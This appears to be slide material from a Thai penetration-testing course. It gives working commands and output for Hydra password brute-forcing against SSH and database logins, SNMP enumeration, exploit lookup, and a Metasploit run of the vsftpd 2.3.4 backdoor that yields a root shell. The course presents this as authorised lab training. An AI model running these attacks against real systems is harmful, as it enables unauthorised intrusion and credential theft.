Re-examine Cache-control Directives	Informational	67

Alert Detail

Medium	Content Security Policy (CSP) Header Not Set
Description	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

<https://www.thegreenreport.blog/articles/automated-web-security-testing-with-zap/automated-web-security-testing-with-zap.html>





เครื่องมือสแกนช่องโหว่

❑ Web Scan

- ✓ Scan เฉพาะระบบที่เราได้รับอนุญาต หรือ ดูแล
- ✓ Back Up ระบบต่างๆก่อนการ Scan ทุกครั้ง
- ✓ หลีกเลี่ยงการ Scan บน Production แนะนำให้ทำในระบบ Non-Production
- ✓ มีการแจ้ง Activity ก่อนดำเนินการ
- ✓ เมื่อดำเนินการเสร็จ ให้ตรวจสอบระบบเป้าหมายว่ายังทำงานปกติหรือไม่





เครื่องมือสแกนช่องโหว่

❑ ZAP Proxy



กิจกรรมที่ 16 ZAP Proxy Scan

<http://demo.testfire.net>
<http://testphp.vulnweb.com/>

Untitled Session - 20160325-154016 - OWASP ZAP 2.4.3

File Edit View Analyse Report Tools Online Help

Standard Mode

Quick Start Request Response

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Attack Stop

Progress: Spidering the URL to discover the content

History Search Alerts Output Spider Active Scan

New Scan Progress: 0: http://www.owasp.org 4% Current Scans: 1 | URIs Found: 7815

Processed	Method	URI	Flags
	GET	https://www.owasp.org/index.php/Mohd_Fazli_Azran	
	GET	https://www.owasp.org/index.php/John_Vargas	
	GET	https://docs.google.com/spreadsheets/d/1mO0e983gINVwhbuQ96cmb79t...	OUT_OF_SCOPE
	GET	https://www.owasp.org/images/d/da/WASPY_2015_Sponsorship_Docume...	
	GET	http://owasp.blogspot.com/2015/06/2015-waspy-award-nominations.html	OUT_OF_SCOPE
	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e21153b3fe690d&ui...	OUT_OF_SCOPE
	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e211c0353117cd&ui...	OUT_OF_SCOPE
	GET	https://twitter.com/owasp/status/613372502698532864	OUT_OF_SCOPE
	GET	https://www.facebook.com/groups/owaspfoundation/permalink/798497196...	OUT_OF_SCOPE
	GET	https://plus.google.com/116933056486234813396/posts/EFTauUJyuE	OUT_OF_SCOPE
	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e3182abfd79146&ui...	OUT_OF_SCOPE
	GET	https://twitter.com/owasp/status/614528448325771266	OUT_OF_SCOPE
	GET	https://plus.google.com/116933056486234813396/posts/1JcQN92vZHA	OUT_OF_SCOPE
	GET	http://owasp.blogspot.com/2015/06/nominate-your-waspy-candidates-today...	OUT_OF_SCOPE
	GET	https://www.facebook.com/groups/owaspfoundation/permalink/800341350...	OUT_OF_SCOPE
	GET	https://twitter.com/owasp/status/624676858127368194	OUT_OF_SCOPE

Alerts 0 0 1 6 0 0

Current Scans 0 0 0 0 0 1 0 0



เครื่องมือสแกนช่องโหว่

❑ BurpSuite - Professional

PortSwigger

MY ACCOUNT

Products ▾ | Solutions ▾ | Research | Academy | Support ▾ | ☰

Trusted by security professionals

Best-in-class software and learning for security engineers and penetration testers.

FIND OUT MORE

Burp Suite

Sites: 18

European Sites

- Carrots
- Charlton & Leach
- Gravel Automation
- Ferry AI Inc
- Innervision Dynamics
- Partner AI UK
- Schwab & Kuhn
- Solar UK
- Wells & Co
- YieldPoint

US Sites

- Solar and more
- Carroll Vehicle Finder (CVF)
- Hopewell Preford
- Mann K4000
- Ranger, Jones & Elbert Fashion
- Winters Widgets (Preford)
- Jenkins
- Winters World (group)

Current Issues

303

- High (76)
- Medium (9)
- Low (20)
- Information (198)

Most serious vulnerabilities

- Serialized object in HTTP message
- Flash cross-domain policy
- Cross-site scripting (DOM-based)
- Cross-site scripting (reflected)



เครื่องมือสแกนช่องโหว่

❏ BurpSuite - Professional

The screenshot displays the Burp Suite Professional interface. The top navigation bar includes tabs: Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Export. The left sidebar shows a 'Tasks' section with a 'Filter' dropdown and a 'Search' bar. Three tasks are listed:

- 1. Live passive crawl from Proxy (all traffic)**: Includes instructions to add links and a 'Capturing' toggle switch.
- 2. Live audit from Proxy (all traffic)**: Includes 'Audit checks - passive' and a 'Capturing' toggle switch. Below the toggle are four colored circles representing issue counts: 0 (red), 0 (orange), 0 (blue), and 0 (grey).
- 3. Crawl and audit of ginandjuice.shop**: This task is highlighted with an orange oval. It is set to 'Crawl and Audit - Lightweight' and 'Auditing'. Below the task name are four colored circles representing issue counts: 3 (red), 0 (orange), 5 (blue), and 13 (grey).

The right pane shows the results for task 3, titled '3. Crawl and audit of ginandjuice.shop'. It has tabs for Summary, Audit items, Issues, Event log, Logger, and Audit log. The 'Summary' tab is active, showing a table of 'Most serious vulnerabilities found (live)'. The table has three columns: Issue type, Host, and Time.

Issue type	Host	Time
❗ Cross-site scripting (reflected)	https://ginandjuice.s...	11:56:
❗ Cross-site scripting (DOM-based)	https://ginandjuice.s...	11:56:
❓ SQL injection	https://ginandjuice.s...	11:55:
❗ Password field with autocomplete enabl...	https://ginandjuice.s...	11:54:
❗ Strict transport security not enforced	https://ginandjuice.s...	11:54:
❓ Open redirection (DOM-based)	https://ginandjuice.s...	11:56:
❓ Open redirection (DOM-based)	https://ginandjuice.s...	11:56:
❓ Vulnerable JavaScript dependency	https://ginandjuice.s...	11:54:
ℹ Cacheable HTTPS response	https://ginandjuice.s...	11:54:
ℹ Cookie without HttpOnly flag set	https://ginandjuice.s...	11:54:
ℹ Cookie without HttpOnly flag set	https://ginandjuice.s...	11:54:
ℹ Input returned in response (reflected)	https://ginandjuice.s...	11:55:
ℹ Input returned in response (reflected)	https://ginandjuice.s...	11:55:
ℹ Input returned in response (reflected)	https://ginandjuice.s...	11:55:
ℹ Input returned in response (reflected)	https://ginandjuice.s...	11:55:
ℹ TLS certificate	https://ginandjuice.s...	11:54:
ℹ TLS cookie without secure flag set	https://ginandjuice.s...	11:54:



เครื่องมือสแกนช่องโหว่

❑ BurpSuite - Professional



กิจกรรมที่ 16 Burpsuite

<http://demo.testfire.net>
<http://testphp.vulnweb.com/>

The screenshot displays the Burp Suite Professional interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, and Organizer. The 'Tasks' section on the left lists three tasks: '1. Live passive crawl from Proxy (all traffic)', '2. Live audit from Proxy (all traffic)', and '3. Crawl and audit of ginandjuice.shop'. The third task is highlighted with an orange circle. The right pane shows the '3. Crawl and audit of ginandjuice.shop' results, including a 'Summary' tab and a table of 'Most serious vulnerabilities found (live)'.


Issue type	Host	Time
❗ Cross-site scripting (reflected)	https://ginandjuice.s...	11:56:
❗ Cross-site scripting (DOM-based)	https://ginandjuice.s...	11:56:
❗ SQL injection	https://ginandjuice.s...	11:55:
❗ Password field with autocomplete enabl...	https://ginandjuice.s...	11:54:
❗ Strict transport security not enforced	https://ginandjuice.s...	11:54:
❗ Open redirection (DOM-based)	https://ginandjuice.s...	11:56:
❗ Open redirection (DOM-based)	https://ginandjuice.s...	11:56:
❗ Vulnerable JavaScript dependency	https://ginandjuice.s...	11:54:
❗ Cacheable HTTPS response	https://ginandjuice.s...	11:54:
❗ Cookie without HttpOnly flag set	https://ginandjuice.s...	11:54:
❗ Cookie without HttpOnly flag set	https://ginandjuice.s...	11:54:
❗ Input returned in response (reflected)	https://ginandjuice.s...	11:55:
❗ Input returned in response (reflected)	https://ginandjuice.s...	11:55:
❗ Input returned in response (reflected)	https://ginandjuice.s...	11:55:
❗ Input returned in response (reflected)	https://ginandjuice.s...	11:55:
❗ TLS certificate	https://ginandjuice.s...	11:54:
❗ TLS cookie without secure flag set	https://ginandjuice.s...	11:54:



ลงทะเบียนอบรม



วันที่ 5 พฤศจิกายน 2568 รอบบ่าย



การระบุของโหลทั่วไ



การระบุช่องโหว่ทั่วไป

```
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp            syn-ack ttl 64 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_    Connected to 192.168.200.140
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh            syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_    1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYI
wSIXSUajnU5oWmY5x85sBw+XDAAAFQDFkMpmDFQTF+oRqaoSNVU7Z+hjSwAAAIIBCQxNKzi1TyP+QJIFa3M0oLq
+Y4dp0lzfWHwZ/jzHwtuaDQaok7ulF9711EazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+Xao
k/YRnjzx1EAYBsvCmM4a0jmhZ0oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
|_    2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEaStqnuFMBOZvO3WTEjP4TudjgWkIVNdTq6kboEDjteOfc65TlI
pmkJcVgETJ5WhKObUNflAKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+d1EYX6zT8
qi2YXbhvwIJ0gFMb6wfe5cnQew==
23/tcp    open  telnet        syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp          syn-ack ttl 64 Postfix smtpd
```



การระบุช่องโหว่ทั่วไป

#Basic password attack by hydra

```
root@osboxes:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service org
anizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t T
ASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME
] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE    colon separated "login:pass" format, instead of -L/-P options
  -M FILE    list of servers to attack, one entry per line, ':' to specify port
  -t TASKS   run TASKS number of connects in parallel per target (default: 16)
  -U         service module usage details
  -h         more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{hea
d|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s]
ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs po
p3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-en
um snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
```



การระบุช่องโหว่ทั่วไป

#Basic password attack by hydra

```
kali# sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

```
kali# hydra 192.168.1.1 ssh -l <login-name> -P <wordlist> -s 22 -vv
```

```
kali# hydra 10.10.1.131 telnet -l root -P /usr/share/wordlists/rockyou.txt -v
```

```
root@osboxes:~# hydra 192.168.200.131 ssh -l root -P /usr/share/wordlists/rockyou.txt
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-18 10:06:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://192.168.200.131:22/
[22][ssh] host: 192.168.200.131 login: root password: toor
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-18 10:06:28
```




การระบุช่องโหว่ทั่วไป

❑ กิจกรรมที่ 17 : Password Attack

1. Try perform dictionary attack to access these following service
- ssh

By this following user
- root

```
Mestapliale2# sudo passwd root  
P@ssw0rd!
```

```
kali# sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

```
kali# cat /usr/share/wordlists/rockyou.txt | grep P@ss > password.txt
```

```
kali# sudo mousepad /etc/ssh/ssh_config
```

Host *

KexAlgorithms diffie-hellman-group1-sha1,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-sha256,diffie-hellman-group14-sha1

Ciphers chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com

HostKeyAlgorithms ssh-rsa,ssh-ed25519-cert-v01@openssh.com,ecdsa-sha2-nistp256-cert-v01@openssh.com,ecdsa-sha2-nistp384-cert-v01@openssh.com,ecdsa-sha2-nistp521-cert-v01@openssh.com,sk-ssh-ed25519-cert-v01@openssh.com,sk-ecdsa-sha2-nistp256-cert-v01@openssh.com,rsa-sha2-512-cert-v01@openssh.com,rsa-sha2-256-cert-v01@openssh.com,ssh-ed25519,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256

MACs hmac-md5,hmac-sha1,umac-64@openssh.com

```
Kali# hydra x.x.x.x ssh -l root -P password.txt -t 1 -v
```





การระบุช่องโหว่ทั่วไป

❑ กิจกรรมที่ 17 : Password Attack

1. Try perform dictionary attack to access these following service
- ssh

By this following user
- root



```
(kali@kali)-[~]
$ hydra 192.168.56.101 ssh -l root -P password.txt -t 1 -v
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-A-
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-02 10:36:39
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 74 login tries (1:1/p:74), ~74 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.56.101:22
[INFO] Successful, password authentication is supported by ssh://192.168.56.101:22
[22][ssh] host: 192.168.56.101 login: root password: P@ssw0rd!
[STATUS] attack finished for 192.168.56.101 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-02 10:37:11
```



การระบุช่องโหว่ทั่วไป

#SNMP Hacking

```
kali# onesixtyone -c dict.txt 192.168.4.1
```

```
kali# onesixtyone -c dict.txt -i hostlist.txt
```

```
root@osboxes:~# onesixtyone
onesixtyone 0.3.2 [options] <host> <community>
  -c <communityfile> file with community names to try
  -i <inputfile>      file with target hosts
  -o <outputfile>     output log
  -d                 debug mode, use twice for more information

  -w n               wait n milliseconds (1/1000 of a second) between sending packets (default 10)
  -q                 quiet mode, do not print log to stdout, use with -l
examples: ./s -c dict.txt 192.168.4.1 public
          ./s -c dict.txt -i hosts -o my.log -w 100

root@osboxes:~#
```



การระบุช่องโหว่ทั่วไป

#SNMP Hacking

Scanning with OneSixtyOne

```
root@osboxes:~# onesixtyone -c dict.txt -i ip.txt
Scanning 256 hosts, 3 communities
10.10.1. [public] Ralink ADSL Modem Software Version TCLinux Fw $7.3.8.0 v008 110709
10.10.1. [public] Ralink ADSL Modem Software Version TCLinux Fw $7.3.8.0 v008 110709
10.10.1. [private] Ralink ADSL Modem Software Version TCLinux Fw $7.3.8.0 v008 110709
10.10.1. [private] Ralink ADSL Modem Software Version TCLinux Fw $7.3.8.0 v008 110709
root@osboxes:~#
```

Scanning result with snmp-check

```
kali# snmp-check 10.10.1.x -c public
kali# snmp-check 10.10.1.x -c private
```




การระบุช่องโหว่ทั่วไป

#SNMP Hacking

Test SNMP Scanning result with snmp-check

```
root@osboxes:~# snmp-check 10.10.1.249 -c public
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.1.249:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address      : 10.10.1.249
  Hostname             : tc
  Description          : Ralink ADSL Modem Software Version TCLinux Fw
  $7.3.8.0 v008 110709
  Contact              : Ralink
  Location             : taiwan
  Uptime snmp          : -
  Uptime system        : 00:21:26.21
  System date          : -

[*] Network information:

  IP forwarding enabled : yes
  Default TTL           : 64
  TCP segments received : 8
  TCP segments sent     : 6
  TCP segments retrans  : 0
  Input datagrams       : 915
  Delivered datagrams   : 75
  Output datagrams      : 278
```



การระบุช่องโหว่ทั่วไป

❑ Database Password Hacking

mysql

hydra [-L users.txt or -l user_name] [-P pass.txt or -p password] -f [-S port] mysql://X.X.X.X

Oracle

hydra -L users.txt -P pass.txt X.X.X.X oracle-listener

Mongo DB

hydra -l admin -P pass.txt X.X.X.X mongod

Postgres

hydra -l postgres -P pass.txt X.X.X.X postgres





การระบุช่องโหว่ทั่วไป

❑ Database Password Hacking

```
(kali@ kali)-[~]
$ hydra -l postgres -P password.txt 34.126.85.151 postgres
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-02 11:17:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 84 login tries (1:1/p:84), ~6 tries per task
[DATA] attacking postgres://34.126.85.151:5432/
[5432][postgres] host: 34.126.85.151 login: postgres password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-02 11:17:24

(kali@ kali)-[~]
$ psql -h 34.126.85.151 -U postgres
Password for user postgres:
psql (17.6 (Debian 17.6-1), server 9.3.25)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off, ALPN: none)
Type "help" for help.

postgres=# \dt
          List of relations
 Schema | Name | Type  | Owner
-----+-----+-----+-----
 public | flag | table | postgres
(1 row)
```



การระบุช่องโหว่ทั่วไป

❑ Database Password Hacking



กิจกรรมที่ 17

<https://play.mooc.ncsa.or.th/lab/92>

[Password List]

default
admin
test
password@123
P@ssw0rd!
P@ssw0rd
password
postgres
root
password!

Kali# *hydra -l postgres -P pass.txt x.x.x.x postgres*



การระบุช่องโหว่ทั่วไป



❑ Hacking Multiple Services Tricks

hackviser Platform ▾ Certifications ▾ Resources ▾ Pricing Sign In **Get Started**

Pentesting Hardening Tools

Jenkins
Kafka
Kerberos
Kibana
Kubernetes
LDAP
LPD
Memcached
Modbus
MSRPC
MSSQL
MySQL
NetBIOS
NFS
NTP
Oracle
POP3
PostgreSQL

🏠 > **Pentesting Tactics**

Want to Practice These Techniques?
Try Hackviser's interactive cyber security upskilling platform - Learn by doing! **Start Practicing Now**

Pentesting Tactics

Welcome to Pentesting Tactics – your go-to comprehensive **reference guide** for conducting thorough **penetration testing**, tailored for both **newcomers** and **seasoned experts** in the field.

Our content is carefully curated to guide you directly to the crucial **insights** and **strategies** you need, spanning a wide range of pentesting areas. From diving deep into the intricacies of service and protocol pentesting to unraveling the complexities of web vulnerabilities, we provide comprehensive coverage.

Rest assured, whatever your focus within the realm of cybersecurity, our resources are designed to fully support your learning and pentesting journey.

Dive into our concise, **practical guides** designed to elevate your pentesting capabilities.

Start exploring now and take your cybersecurity expertise to the next level with **Pentesting Tactics**.

<https://hackviser.com/tactics/pentesting>



การระบุช่องโหว่ทั่วไป

>>> Vulnerabilities <<<



OpenVAS
Open Vulnerability Assessment Scanner



Qualys.

Infrastructure VA Tools



OWASP
Zed Attack Proxy



Web VA Tools



การระบุช่องโหว่ทั่วไป



NIST

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NVD

VULNERABILITIES

Search Vulnerability Database

Try a product name, vendor name, CVE name, or an OVAL query.

NOTE: Only vulnerabilities that match ALL keywords will be returned, Linux kernel vulnerabilities are categorized separately from vulnerabilities in specific Linux distributions.
Search results will only be returned for data that is populated by NIST or from source of Acceptance Level "Provider".

Search Type
☒ Basic ☐ Advanced
Results Type
☒ Overview ☐ Statistics
Keyword Search

☐ Exact Match
Search Type
☒ All Time ☐ Last 3 Months ☐ Last 3 Years

Contains HyperLinks
☐ US-CERT Technical Alerts
☐ US-CERT Vulnerability Notes
☐ OVAL Queries

SearchReset



การระบุช่องโหว่ทั่วไป

#Searchsploit

kali# *searchsploit keyword*

```
root@osboxes:~# searchsploit vsftpd
```

Exploit Title	Path
	(/usr/share/exploitdb/platforms/)
vsftpd 2.0.5 - 'CWD' Authenticated Remote Me	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Den	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Den	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (M	unix/remote/17491.rb

```
root@osboxes:~# █
```




การระบุช่องโหว่ทั่วไป



#Exploit-DB




[Home](#) [Exploits](#) [Shellcode](#) [Papers](#) [Google Hacking Database](#) [Submit](#) [Search](#)

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.



I'm not a robot



reCAPTCHA
Privacy - Terms

SEARCH

More Options

1 total entries

Date ▼	D	A	V	Title	Platform	Author
2011-07-05	↓	⚠	✓	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Unix	Metasploit

<https://www.exploit-db.com/>






การระบุช่องโหว่ทั่วไป

#Exploit-DB

[Home](#)[Exploits](#)[Shellcode](#)[Papers](#)[Google Hacking Database](#)[Submit](#)[Search](#)

```
17 include Msf::Exploit::Remote::Tcp
18
19 def initialize(info = {})
20   super(update_info(info,
21     'Name' => 'VSFTPD v2.3.4 Backdoor Command Execution',
22     'Description' => %q{
23       This module exploits a malicious backdoor that was added to the VSFTPD download
24       archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
25       June 30th 2011 and July 1st 2011 according to the most recent information
26       available. This backdoor was removed on July 3rd 2011.
27     },
28     'Author' => [ 'hdm', 'mc' ],
29     'License' => MSF_LICENSE,
30     'Version' => '$Revision: 13099 $',
31     'References' =>
32       [
33         [ 'URL', 'http://pastebin.com/AetT9sS5'],
34         [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
35       ],
36     'Privileged' => true,
37     'Platform' => [ 'unix' ],
38     'Arch' => ARCH_CMD,
39     'Payload' =>
```

พื้นฐานการโจมตีด้วย Metasploit



SECURE 



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Linux Victim

```
msf > search vsftpd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Linux Victim

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapni, ks4                                                                                      |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```



พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Linux Victim

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact	.	normal	No	Unix Command, Interact with Established Connection

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:46381 → 192.168.56.101:6200) at 2025-11-02 10:18:29 -0500


id
uid=0(root) gid=0(root)
█
```




พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Payload Selection

#Binding



#Reverse





พื้นฐานการโจมตีด้วย Metasploit

#Metasploit - Example of Linux Victim

```
background

Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
=====

